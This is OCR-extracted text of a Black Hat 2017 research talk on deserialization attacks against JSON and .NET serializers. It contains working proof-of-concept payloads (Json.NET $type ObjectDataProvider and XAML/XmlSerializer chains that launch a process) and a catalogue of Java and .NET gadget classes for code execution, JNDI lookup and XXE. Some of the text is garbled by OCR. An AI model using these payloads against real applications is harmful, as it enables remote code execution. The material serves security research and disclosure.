
black hat®
USA 2017

JULY 22-27, 2017
MANDALAY BAY / LAS VEGAS



```
{"$type":
"Microsoft.Visual
Studio.Extension
Manager.VSPackage.
ToolsOptionsPage, Micro
soft.VisualStudio.Extension
Manager.Implementation,
Version=12.0.0.0, Culture=
neutral, PublicKeyToken=
b03f5f7f11d50a3a","Custom
Repositories":"<Resource
Dictionary  xmlns=\"http://
schemas.microsoft.com/winfx/2006
/xaml/presen      tation\"xmlns:
x=\"http://           schemas.micro
soft.                 com/winfx/
2006/                 xaml\"xmlns
:System=             \"clr-name
space:Sys         tem;assembly=
mscorlib\" xmlns:Diag=\"clr-name
space:System.Diagnostics;assembly
=system\">  <ObjectDataProvider
x:Key=\"LaunchCalc\" ObjectType
=\"{x:Type Diag:Process}\"
MethodName=\"Start\"><Object
DataProvider.MethodParameters
><System:String>calc</System:
String></ObjectDataProvider.
></ObjectDataProvider>
<SolidColorBrushx:Key=\
"ThemeBrushBlue\"Color
=\"{BindingSource=
{StaticResource
LaunchCalc}}\"
/></Resource
Diction
ary>"}
```

Friday the 13th: JSON Attacks

Alvaro Muñoz (@pwntester)
Oleksandr Mirosh

HPE Security

> whoarewe

- Alvaro Muñoz 🇪🇸
  - Security Research with HPE
  - 🐦 @pwntester
- Oleksandr Mirosh 🇺🇦
  - Security Research with HPE

Hewlett Packard
Enterprise

Introduction


- 2016 was the year of Java Deserialization apocalypse
  - Known vector since 2011
  - Previous lack of good RCE gadgets in common libraries
  - Apache Commons-Collections Gadget caught many off-guard.
  - Solution?
    - Stop using Java serialization
    - Use a secure JSON/XML serializer instead
- **Do not let history repeat itself**
  - Is JSON/XML/<*Put your favorite format here*> any better?
  - Raise awareness for .NET deserialization vulnerabilities

Agenda

1. Attacking JSON serializers
   - Affected Libraries
   - Gadgets
   - Demo
2. Attacking .NET serializers
   - Affected formatters
   - Gadgets
   - Demo
3. Generalizing the attack
   - Demo

Is JSON any better?

<profile><itemkey="foo”type="System.Data.Services.Internal.ExpandedWrapper`2[[System.Windows.Markup.XamlReader,Presenta
tionFramework,Version=4.0.0.0,Culture=neutral,PublicKeyToken=31bf3856ad364e35],[System.Windows.Data.ObjectDataProvider,P
esentationFramework,Version=4.0.0.0,Culture=neutral,PublicKeyToken=31bf3856ad364e35]],System.Data.Services,Version=4.0.0.0,
Culture=neutral,PublicKeyToken=b77a5c561934e089”><ExpandedWrapperOfXamlReaderObjectDataProviderxmlns:xsd="http://ww
w.w3.org/2001/XMLSchema”xmlns:xsi="http://www.w3.org/2001/XMLSchemainstance"><ExpandedElement/><ProjectedPropert
0><MethodName>Parse</MethodName><MethodParameters><anyTypexsi:type="xsd:string"><![CDATA[<ResourceDictionaryxmlns
="http://schemas.microsoft.com/winfx/2006/xaml/presentation”xmlns:x="http://schemas.microsoft.com/winfx/2006/xaml”xmlns:
Diag="clrnamespace:System.Diagnostics;assembly=system"><ObjectDataProviderx:Key="LaunchCalc”ObjectType="{x:TypeDiag:Pro
ess}”MethodName="Start"><ObjectDataProvider.MethodParameters><x:String>calc</x:String></ObjectDataProvider.MethodPar
eters></ObjectDataProvider></ResourceDictionary>]]></anyType></MethodParameters><ObjectInstancexsi:type="XamlReader"/><
/ObjectInstance></ProjectedProperty0></ExpandedWrapperOfXamlReaderObjectDataProvider></item></profile><profile><itemke
y="foo”type="System.Data.Services.Internal.ExpandedWrapper`2[[System.Windows.Markup.XamlReader,PresentationFramework,V
ersion=4.0.0.0,Culture=neutral,PublicKeyToken=31bf3856ad364e35],[System.Windows.Data.ObjectDataProvider,PresentationFram
work,Version=4.0.0.0,Culture=neutral,PublicKeyToken=31bf3856ad364e35]],System.Data.Services,Version=4.0.0.0,Culture=neutral,
PublicKeyToken=b77a5c561934e089”><ExpandedWrapperOfXamlReaderObjectDataProviderxmlns:xsd="http://www.w3.org/2001/
XMLSchema”xmlns:xsi="http://www.w3.org/2001/XMLSchemainstance"><ExpandedElement/><ProjectedProperty0><MethodNam
e>Parse</MethodName><MethodParameters><anyTypexsi:type="xsd:string"><![CDATA[<ResourceDictionaryxmlns="http://schema
s.microsoft.com/winfx/2006/xaml/presentation”xmlns:x="http://schemas.microsoft.com/winfx/2006/xaml”xmlns:Diag="clrnames
ace:System.Diagnostics;assembly=system"><ObjectDataProviderx:Key="LaunchCalc”ObjectType="{x:TypeDiag:Process}”MethodNa
me="Start"><ObjectDataProvider.MethodParameters><x:String>calc</x:String></ObjectDataProvider.MethodParameters></Objec



Introduction

- Probably secure when used to transmit data and simple JS objects
- Replacing Java/.NET serialization with JSON requires OOP support.
    - How do we serialize a `java.lang.Object` field?
    - How do we deal with generics?
    - How do we serialize interface fields?
    - How do we deal with polymorphism?

Quick recap of Java deser attacks

- Attackers can force the execution of any `readObject() / readResolve()` methods of any class sitting in the classpath
- By controlling the deserialized field values attackers may abuse the logic of these methods to run arbitrary code
- JSON libraries do not (normally) invoke deserialization callbacks or magic methods

Can we initiate a gadget chain in some other way?


Object Reconstruction

- JSON libraries need to reconstruct objects by either:
  - Calling default constructor and using reflection to set field values
  - Calling default constructor and calling setters to set field values
  - Calling "special" constructors, type converters or callbacks
  - Calling common methods such as:
    - `hashcode(), toString(), equals(), finalize(), …`
  - Combinations of the previous ones ☺

Gadgets: .NET Edition

- `System.Configuration.Install.AssemblyInstaller`
  - **set_Path**
  - Execute payload on local assembly load
- `System.Activities.Presentation.WorkflowDesigner`
  - **set_PropertyInspectorFontAndColorData**
  - Arbitrary XAML load
  - Requires Single Threaded Apartment (STA) thread
- `System.Windows.ResourceDictionary`
  - **set_Source**
  - Arbitrary XAML load
  - Required to be able to work with setters of types derived from IDictionary
- `System.Windows.Data.ObjectDataProvider`
  - **set_(MethodName | ObjectInstance | ObjectType)**
  - Arbitrary Method Invocation

ObjectDataProvider



set_MethodName()
set_ObjectType()
set_ObjectInstance()

```
if (!IsRefreshDeferred)
    Refresh();
```

Refresh()

```
_initialLoadCalled = true;
BeginQuery();
```

BeginQuery()

```
QueryWorker(null);
```

QueryWorker()

```
data = InvokeMethodOnInstance(out e);
```

InvokeMethodOnInstance()

```
try
{
    data = _objectType.InvokeMember(MethodName,
        s_invokeMethodFlags, null, _objectInstance, parameters,
        System.Globalization.CultureInfo.InvariantCulture);
}
```

ObjectDataProvider


```
{"$type": "System.Windows.Data.ObjectDataProvider, PresentationFramework",
   "ObjectInstance":{
      "$type":"System.Diagnostics.Process, System”},
   "MethodParameters":{
      "$type":"System.Collections.ArrayList, mscorlib",
      "$values":["calc"]},
   "MethodName":"Start"
}
```

- Non-default constructor with controlled parameters
    - ObjectType + ConstructorParameters
- Any public instance method of unmarshaled object without parameters
    - ObjectInstance + MethodName
- Any public static/instance method with controlled parameters
    - ObjectType + ConstructorParameters + MethodName + MethodParameters

Gadgets: Java Edition

- `org.hibernate.jmx.StatisticsService`
  - **setSessionFactoryJNDIName**
  - JNDI lookup
  - Presented during our JNDI attacks talk at BlackHat 2016
- `com.atomikos.icatch.jta.RemoteClientUserTransaction`
  - **toString**
  - JNDI lookup
- `com.sun.rowset.JdbcRowSetImpl`
  - **setAutoCommit**
  - JNDI lookup
  - Available in Java JRE


JdbcRowSetImpl.setAutoCommit



```
public void setAutoCommit(boolean autoCommit) throws SQLException {
    // The connection object should be there
    // in order to commit the connection handle on or off.

    if(conn != null) {
        conn.setAutoCommit(autoCommit);
    } else {
        // Coming here means the connection object is null.
        // So generate a connection handle internally, since
        // a JdbcRowSet is always connected to a db, it is fine
        // to get a handle to the connection.

        // Get hold of a connection handle
        // and change the autcommit as passesd.
        conn = connect();

        // After setting the below the conn.getAutoCommit()
        // should return the same value.
        conn.setAutoCommit(autoCommit);

    }
}
```

http://grepcode.com/file/repository.grepcode.com/java/root/jdk/openjdk/8u40-b25/com/sun/rowset/JdbcRowSetImpl.java/

JdbcRowSetImpl.setAutoCommit



```
protected Connection connect() throws SQLException {

    // Get a JDBC connection.

    // First check for Connection handle object as such if
    // "this" initialized  using conn.

    if(conn != null) {
        return conn;

    } else if (getDataSourceName() != null) {

        // Connect using JNDI.
        try {
            Context ctx = new InitialContext();
            DataSource ds = (DataSource)ctx.lookup
                (getDataSourceName());
```

http://grepcode.com/file/repository.grepcode.com/java/root/jdk/openjdk/8u40-b25/com/sun/rowset/JdbcRowSetImpl.java/

Gadgets: non RCE

Arbitrary Getter call

- `org.antlr.stringtemplate.StringTemplate (Java)`
  - **toString**
  - Can be used to chain to other gadgets such as the infamous `TemplatesImpl.getOutputProperties()`
- `System.Windows.Forms.BindingSource (.NET)`
  - **set_DataMember**

XXE

- `System.Xml.XmlDocument/XmlDataDocument (.NET < 4.5.2)`
  - **set_InnerXml**
- `System.Data.DataViewManager (.NET < 4.5.2)`
  - **set_DataViewSettingCollectionString**

Analyzed Libraries

- Arbitrary Code Execution Requirements:
  1. Attacker can control type of reconstructed objects
     - Can specify Type
       - `_type`, `$type`, `class`, `classname`, `javaClass`, …
     - Library loads and instantiate Type
  2. Library/GC will call methods on reconstructed objects
  3. There are gadget chains starting on method executed upon/after reconstruction

Categorization

